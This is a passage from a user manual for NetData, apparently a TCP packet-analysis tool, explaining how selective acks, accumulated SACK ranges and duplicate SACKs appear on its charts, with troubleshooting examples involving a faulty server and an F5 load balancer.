


The packet-timing chart of the same packets shows more clearly which packets were lost, by red squares enclosing their markers.

14.22 Selective Acks on Data Sequence Chart


On a data-sequence chart that displays a sliding window all data with sequence numbers below its lower edge has been acknowledged. The graph of the lower edge is drawn from the ack-sequence numbers in all the packets.

A selective ack acknowledges data below the packet's ack number and also acknowledges data in a small number of bands above the ack number. On the chart a selective ack is represented by a stack of alternating grey and pale-blue bands above the sliding-window's lower edge; data in a grey band is *not* acknowledged, whereas data in a pale-blue band *is* acknowledged. As gaps in the sequence numbers are filled, subsequent ack packets change all or part of a grey band to pale-blue. Bands end when *all* the data specified in a selective ack is acknowledged.




The two thick red vertical strips on this chart indicate data packets that left a sequence gap and prompted the server to send selective acks represented by the grey and pale-blue bands. The two gaps were almost completely filled by data in the packets indicated by green vertical strips. The remaining small gaps are investigated in the next chart which expands the portion of this chart in the red circle.

NetData can readily zoom into quite small portions of a data-sequence chart when in the fixed-sequence mode that is enabled by the 'Fixed/Auto Seq Scale' button above the chart. In the fixed-sequence mode dragging the cursor with the left mouse-button down selects both a sequence-scale range and a time range.




This chart identifies a fault in the server's selective acks that erroneously raised all its selective-ack numbers by a constant 18 bytes. The fault didn't affect the normal data- and ack-sequence numbers in the TCP headers. The transition in the red circle on the left indicates a range of 18 bytes that was initially acknowledged by one selective ack and subsequently indicated as lost by a second selective ack. When the client acted on the second selective ack and attempted to fill the gap it retransmitted only the second part of the missing data, not the 18 bytes that had earlier been acknowledged. In this case the contradictory acknowledgements were never resolved and the transaction failed.




If a data-sequence chart is scrolled left or right, sequence numbers normally become either smaller or larger. However, when the user sets either a lowest or highest sequence number for the chart's scale, NetData enters the fixed-sequence mode and doesn't change the sequence-number scale when the chart is scrolled.

14.23 Accumulated Selective-Ack Information in Sliding Window


When NetData displays selective-ack information with pale-blue bands on a sliding-window graph, it normally displays the information contained in successive selective-ack (SACK) packets. The number of selective-ack sequence ranges conveyed in those packets is limited to three or four, depending on the header space taken by other TCP options. As more ranges are selectively acknowledged, old ranges are dropped from successive SACK packets, leaving a mostly cross-hatched area as in this chart:



NetData has an option to retain the old ranges and continue to display their pale blue bands until their preceding sequence gaps are filled and acknowledged.




The resulting display makes it easier to distinguish packet losses from packet overtaking, and judge which retransmissions were redundant. The above chart emphasises a tendency for consecutive packets in one network to take alternating paths, with one path often delaying or losing packets.




14.24 Displaying Duplicate Selective Acks (D-SACKs)


An extension to the TCP selective ack protocol (RFC 2883) allows selective acks to indicate the reception of redundant retransmissions by attaching a special meaning to their first SACK block. On receipt of a duplicate data segment the receiving node issues a selective ack immediately, and its first SACK block specifies the range of the duplicate segment's sequence numbers. NetData detects a duplicate SACK (D-SACK) when the first block has a sequence number below the cumulative ack or that overlaps some part of another SACK block, and it displays the range of a D-SACK block with a pale-purple rather than a pale-blue colour. If a D-SACK block is present anywhere on a data-sequence chart the box of legends displays a sample of a pale-purple band.

In the following example a large file has been fetched by a web application via an F5 Local Traffic Manager (LTM). The client's virtualisation layer is prone to re-ordering packets as they arrive.



In one burst of packets NetData shows that eleven packets have been overtaken, an inference confirmed partly by the duplicate and selective acks issued by the client. They have prompted the LTM to retransmit 10 of the overtaken packets, and the subsequent D-SACKs issued by the client confirm that the packets weren't lost. D-SACKs also have a unique marker on the packet-timing chart:







Unfortunately this LTM hasn't understood the significance of the D-SACKs and has continued to assume that congestion caused 10 packets to be lost; it has reduced its send window to one segment and 